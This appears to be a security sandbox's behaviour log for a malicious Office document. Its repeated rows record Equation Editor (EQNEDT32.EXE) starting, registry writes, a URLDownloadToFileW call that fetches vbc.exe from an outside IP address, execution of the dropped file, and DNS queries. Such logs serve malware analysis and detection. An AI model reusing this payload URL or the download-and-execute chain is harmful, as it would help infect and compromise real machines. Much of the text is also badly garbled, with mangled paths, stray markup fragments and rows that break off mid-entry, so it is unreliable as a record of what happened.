Write File Add File Write File Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Call Internet Helper API	Path: %LOCALAPPDATA%Microsoft;Windows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%Microsoft;Windows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%Microsoft;Windows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109E600904000000000F01FE C\Usage\EquationEditorFilesIntl_1033 Value: 52ca0003 Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ 3.0\ Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ 3.0\ Value: None API Name: URLDownloadToFileW Args: (, http://107.173.219.35/svch/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0	2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Add Registry Key Call Internet Helper API Detection	Path: %LOCALAPPDATA%Microsoft;Windows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%Microsoft;Windows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%Microsoft;Windows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[296) Return: 1 API Name: evtchann.SendEvent Args: (e), imagepath[\(\) CommonProgramFiles\(\) \\ microsoft shared\(\) EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Image Path: \(\) CommonProgramFiles\(\) \\ Microsoft Shared\(\) EQUATION\EQNEDT32.EXE - Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\(\) \\ Microsoft\(\) \\ Microsoft\(\) \\ Midue: Soca0003 Key: HKEY_LOCAL_MACHINE\SOFTWARE\(\) \\ Microsoft\(\) \\ Midue: Soca0003 Key: HKEY_CURRENT_USER\Software\(\) \\ Microsoft\(\) \\ Midue: None Key: HKEY_CURRENT_USER\Software\(\) \\ Microsoft\(\) \\ Midue: None Key: HKEY_CURRENT_USER\Software\(\) \\ Microsoft\(\) \\ Midue: None Key: HKEY_CURRENT_USER\Software\(\) \\ Microsoft\(\) \\ Midue: None Key: HKEY_CURRENT_USER\Software\(\) \\ Microsoft\(\) \\ Midue: None Key: HKEY_CURRENT_USER\Software\(\) \\ Microsoft\(\) \\ Midue: None Key: HKEY_CURRENT_USER\Software\(\) \\ Microsoft\(\) \\ Midue: \\ Microsoft\(\) \\ Midue: \\ Mone Key: HKEY_CURRENT_USER\Software\(\) \\ Microsoft\(\) \\ Midue: \\ Mone Key: HKEY_CURRENT_USER\Software\(\) \\ Microsoft\(\) \\ Midue: \\ Mone Key: HKEY_CURRENT_USER\Software\(\) \\ Microsoft\(\) \\ Microsoft\(\) \\ Midue: \\ Mone Key: HKEY_CURRENT_USER\Software\(\) \\ Microsoft\(\) \	2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Call Internet Helper API	Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA-1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), imagepath[\(\) CommonProgramFiles\(\) \\ \microsoft \\ \shared\(\) EQUATION\EQNEDT32.EXE) \\ \end{array} Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) \\ \end{array} Return: 1 Threat Characteristic: Creates process Process ID: 2392 Image Path: \(\) CommonProgramFiles\(\) \\ \microsoft\(\) \\ \end{array} \\ \end{array} \\ \end{array} \\ \end{array} \\ \end{array} \\ \end{array} \\ \end{array} \\ \end{array} \\ \end{array} \\ \end{array} \\ \\ \end{array} \\ \e	2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Add Registry Key Call Internet Helper API Detection	Path: %LOCALAPPDATA%Microsoft;Windows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%Microsoft;Windows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%Microsoft;Windows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA-1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109E6009040000000000F01FE CUsage\EquationEditorFilesIntl_1033 Value: 52ca0003 Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None API Name: URLDownloadToFileW Args: (, http://107.173.219.35/svch/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: %USERPROFILE\Software\Microsoft\Equation Editor\3.0\Options\ Value: None Threat Characteristic: Executes dropped file File: %USERPROFILE\Software\Microsoft\Equation Editor\3.0\Options\ Value: None Threat Characteristic: Connects to remote URL or IP address	2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Call Internet Helper API Detection	Path: %LOCALAPPDATA%IMicrosoftiWindows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%iMicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%iMicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA-1\COMMON-1\MICROS-1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Image Path: %CommonProgramFiles%\Microsoft\Shared\EQUATION\EQNEDT32.EXE -Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\nstaller\UserData\S-1-5-18\Products\000002109E6009040000000000F01FE C\Usage\EquationEditorFiles\ntl_1033\value: 52ca0003 Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\value: None API Name: URLDownloadToFile\W Args: (, http://107.173.219.35/svch/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: %USERPROFILE\Software\Microsoft\Equation Editor\value: None Threat Characteristic: Connects to remote URL or IP address http://107.173.219.35/svch/vbc.exe	2296 2296 2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2392 2392
Write File Add File Write File Call System API Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Call Internet Helper API Detection Call System API Call System API	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\fA31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA-1\COMMON-1\MICROS-1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Image Path: %CommonProgramFiles%\Microsoft\Shared\EQUATION\EQNEDT32.EXE -Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\User\Data\S-1-5-18\Products\00002109E6009040000000000000000000000000000000	2296 2296 2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2392 2392
Write File Add File Write File Call System API Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Call Internet Helper API Detection Call System API Call System API	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\f431F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Image Path: %CommonProgramFiles%\Microsoft\Shared\EQUATION\EQNEDT32.EXE -Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109E6009040000000000000000000000000000000	2296 2296 2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2392 2392
Write File Add File Write File Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Call Internet Helper API Detection Call System API Detection	Path: %LOCALAPPDATA%\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	2296 2296 2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Call Internet Helper API Detection Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	Path: %LOCALAPPDATA%iMicrosoft\Windows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%iMicrosoft\Windows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%iMicrosoft\Windows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), inagepath(C\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Image Path: %CommonProgramFiles%iMicrosoft\Windows\Current\Version\Installer\User\Data\S-1-5-18\Products\00002109E6009040000000000000000000000000000000	2296 2296 2296 2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Call Internet Helper API Detection Call System API Detection Call System API Add Registry Key Add Registry Key Add Registry Key Call Internet Helper API Detection	Path: %LOCALAPPDATA%iMicrosoftWindows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%iMicrosoftWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%iMicrosoftWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath(C\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid(0), ppid(2296) Return: 1 API Name: evtchann.SendEvent Args: (e), pid(0), ppid(2296) Return: 1 API Name: evtchann.SendEvent Args: (e), pid(0), ppid(2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Image Path: %CommonProgramFiles%iMicrosoft Shared\EQUATION\EQNEDT32.EXE - Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000002109E600904000000000F01FE C\Usage\Equiv (\text{Current} \text{Local_machine} \text{Microsoft\text{Ware}\microsoft\text{Windows\text{Current}\Version\Installer\UserData\S-1-5-18\Products\00002109E600904000000000F01FE C\Usage\Equiv (\text{Local_machine} \text{Local_machine} \text{Microsoft\text{Ware}\microsoft\text{Windows\text{Vurrent\Version\Installer\UserData\S-1-5-18\Products\000002109E600904000000000F01FE C\Usage\Equiv (\text{Local_machine} \text{Local_machine} \text{Microsoft\text{Ware}\microsoft\text{Local_machine} \text{Microsoft\text{Ware}\microsoft\text{Local_machine} \text{Value} \text{None} Key: HKEY_C\URRENT_USER\Software\Microsoft\text{Equation Editor\3.0\Value} \text{None} Key: HKEY_C\URRENT_USER\Software\Microsoft\text{Equation Editor\3.0\Value} \text{None} API Name: URLDownloadToFile\Ware\Microsoft\text{Equation Editor\3.0\Value} \text{None} Threat Characteristic: Connects to remote URL or IP address http://107.173.219.35fsvch/bbc.exe API Name: DnsQueryExW Args: (107.173.219.35, 1, 50000000) \text{ Return: 0} Threat Characteristic: Queries DNS server 107.173.219.35 API Name: DnsQueryExW Args: (107.173.219.35, 1	2296 2296 2296 2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Call Internet Helper API Detection Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	Path: %LOCALAPPDATA%IMicrosoftWindows\Temporary Internet Files\Content.MSO\1A31F2F1.emlType: VSDT_MDB_20 Path: %LOCALAPPDATA%IMicrosoftWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.eml Type: VSDT_MDB_20 Path: %LOCALAPPDATA%IMicrosoftWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.eml Type: VSDT_MDB_20 API Name: evtohann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MiCROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtohann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtohann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtohann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Process ID: 2392 Rey: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Shared\EQUATION\EQNEDT32.EXE - Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Shared\EQUATION\EQNEDT32.EXE - Embedding Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ 3.0\ Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ 3.0\ Value: None API Name: URLDownloadToFileW Args: (, http://107.173.219.35\sychybo.exe, %USERPROFILE\%\vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: %USERPROFILE\%\vbc.exe API Name: DnsQuery\Exw Args: (107.173.219.35, 1, 50000000) Return: 0 Threat Characteristic: Connects to remote URL or IP address http://107.173.219.35 API Name: DnsQuery\Exw Args: (107.173.219.35, 1, 50000000) Return: 0 Threat Characteristic: Connects to remote URL or IP address http://107.173.219.35 API Name: DnsQuery\Exw Args: (107.173.219.35, 1, 50000000) Return: 0 Threat Characteristic: Queries DNS server 107.173.219.35 API Name: DnsQuery\Exw Args: (107.173.219.35, 1, 50000000) Return: 0 The Argon	2296 2296 2296 2296 2296 2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Call Internet Helper API Detection Call System API Call System	Path: %LOCALAPPDATA%IMicrosoftWindows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%iMicrosoftWindows\Temporary Internet Files\Content.MSO\F4DESC3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%iMicrosoftWindows\Temporary Internet Files\Content.MSO\F4DESC3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA=\tCOMMON=\tMiCROS=\text{VEQUATION} EQNEDT32_EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Image Path: %CommonProgramFiles%\/microsoft\/m	2296 2296 2296 2296 2296 2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2298 2292 2392 2392 2392 2392 2392 2392
Write File Add File Write File Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Add Registry Key Call Internet Helper API Detection Call System API Detection Call System API Detection Call System API Write Registry Key Call Write Registry Key Call Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Path: %LOCALAPPDATA%!MicrosoftWindows\Temporary Internet Files\Content.MSO!1A31F2F1.emiType: VSDT_MDB_20 Path: %LOCALAPPDATA%!MicrosoftWindows\Temporary Internet Files\Content.MSO!F4DESC3E.emiType: VSDT_MDB_20 Path: %LOCALAPPDATA%!MicrosoftWindows\Temporary Internet Files\Content.MSO!F4DESC3E.emiType: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath(\CommonProgramFiles\Content.MSO!F4DESC3E.emiType: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath(\CommonProgramFiles\CommonProgramFiles\Content.MSO!F4DESC3E.emiType: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), pid(0), ppid(2296) Return: 1 API Name: evtchann.SendEvent Args: (e), pid(0), ppid(2296) Return: 1 API Name: evtchann.SendEvent Args: (e), pid(0), ppid(2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Image Path: %CommonProgramFiles\%iMicrosoft\Shared\EQUATIONECNEDT32.EXE - Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installent\UserData\S-1-5-18\Products\\000002109E6009040000000000000000000000000000000	2296 2296 2296 2296 2296 2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2298 2392 2392 2392 2392 2392 2392 2392
Write File Add File Write File Call System API Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Call Internet Helper API Detection Call System API Call System API Call System API Call System API Call Registry Key Add Registry Key Call Internet Helper API Call System API Call System API Call System API Call System API Call System API Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Path: %LOCALAPPDATA%.Microsoft.Windows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%.Microsoft.Windows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%.Microsoft.Windows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath(C:PROGRA-TiCOMMON-1)MiCROS-1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), piq(0), piq(0)296) Return: 1 API Name: evtchann.SendEvent Args: (e), piq(0), piq(0)296) Return: 1 API Name: evtchann.SendEvent Args: (e), piq(0), piq(0)296) Return: 1 Threat Characteristic: Creates process Process ID: 2399 Regs Path: %CommonProgramFiles\Microsoft\Shared\EQUATION\EQNEDT32.EXE - Embedding Key: HKEY_LOCAL_MACHINEISOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109E8009040000000000000000000000000000000	2296 2296 2296 2296 2296 2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2298 2392 2392 2392 2392 2392 2392 2392
Write File Add File Write File Call System API Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Call Internet Helper API Detection Call System API Call System API Detection Call System API Detection Call System API Detection Call System API Detection Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Path: %LOCALAPPDATA%iMicrosoftWindows\Temporary Internet Files\Content.MSOI1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%iMicrosoftWindows\Temporary Internet Files\Content.MSOIF4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%iMicrosoftWindows\Temporary Internet Files\Content.MSOIF4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath(CXPROGRA-TICOMMON-TIMICROS-TICGUATIONEQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pild[0], ppid[2296] Return: 1 API Name: evtchann.SendEvent Args: (e), pild[0], ppid[2296] Return: 1 API Name: evtchann.SendEvent Args: (e), pild[0], ppid[2296] Return: 1 Threat Characteristic: Creates process Process ID: 2392 Reg: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Shared\EQUATIONEQNEDT32.EXE - Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Shared\EQUATIONEQNEDT32.EXE - Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Shared\EQUATIONEQNEDT32.EXE - Embedding Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ 3.0\ Value: None API Name: URLDownloadToFieW Args: (, http://107.173.219.35/s/scht/vbc.exe, \WUSERPROFILE\Wivbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: \WUSERPROFILE\Wivbc.exe Threat Characteristic: Connects to remote URL or IP address http://107.173.219.35/svch/vbc.exe Threat Characteristic: Queries DNS server 107.173.219.35 (107.173.219.35, 1, 50000000) Return: 0 Threat Characteristic: Queries DNS server 107.173.219.35 API Name: DnsQueryExw Args: (107.173.219.35, 1, 50000000) Return: 0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\User\microsoft\Eracing\Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\User\microsoft\Eracing\Value: 10 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\User\microsoft\Eracing\Value: 10 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\	2296 2296 2296 2296 2296 2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2298 2392 2392 2392 2392 2392 2392 2392
Write File Add File Write File Call System API Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Call Internet Helper API Detection Call System API Detection Call System API Detection Call System API Detection Write Registry Key Call Internet Helper API Detection Call System API Detection Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Path: %LOCALAPPDATA%MicrosoftWindows\Temporary Internet Files\Content.MSO\tA31F2F1.emlType: VSDT_MDB_20 Path: %LOCALAPPDATA%MicrosoftWindows\Temporary Internet Files\Content.MSO\tA91E5C3E.eml Type: VSDT_MDB_20 Path: %LOCALAPPDATA%MicrosoftWindows\Temporary Internet Files\Content.MSO\tA91E5C3E.eml Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e) pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e) pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e) pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e) pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e) pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process Process ID: 2992 Reg: **Windows\tays** (e) pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process Process ID: 2992 Reg: **KEY_LOCAL_MACHINE\tays** (e) pid[0], ppid[2296) Return: 1 Threat Characteristic: Security (e) pid[0], ppid[0], ppid[0	2296 2296 2296 2296 2296 2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Call Internet Helper API Detection Detection Call System API Call System API Detection Call System API Detection Call System API Detection Call System API Petection Call System API Add Registry Key Write Registry Key	Path: %LOCALAPPDATA%/Microsoft/Windows/Temporary Internet Files/Content.MSO/1A31F2F1.eml* Type: VSDT_MDB_20 Path: %LOCALAPPDATA%/Microsoft/Windows/Temporary Internet Files/Content.MSO/F4DESC3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%/Microsoft/Windows/Temporary Internet Files/Content.MSO/F4DESC3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e) pid(0), ppid(2296) Return: 1 API Name: evtchann.SendEvent Args: (e) pid(0), ppid(2296) Return: 1 API Name: evtchann.SendEvent Args: (e) pid(0), ppid(2296) Return: 1 API Name: evtchann.SendEvent Args: (e) pid(0), ppid(2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Process ID: 2392 Rey: HKEY_LOCAL_MACHINESOFTWARE:Microsoft/Windows/CurrentVersion/Installer/User/Data/S-1-5-18/Products/00002109E6009040000000000000000000000000000000	2296 2296 2296 2296 2296 2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Call Internet Helper API Detection Detection Call System API Call System API Detection Call System API Detection Call System API Detection Call System API Detection Call System API Add Registry Key Write Registry Key	Path: %LOCALAPPDATA%/MicrosoftWindows/Temporary Internet Files/Content.MSO/1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%/MicrosoftWindows/Temporary Internet Files/Content.MSO/F4DESC3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%/MicrosoftWindows/Temporary Internet Files/Content.MSO/F4DESC3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: 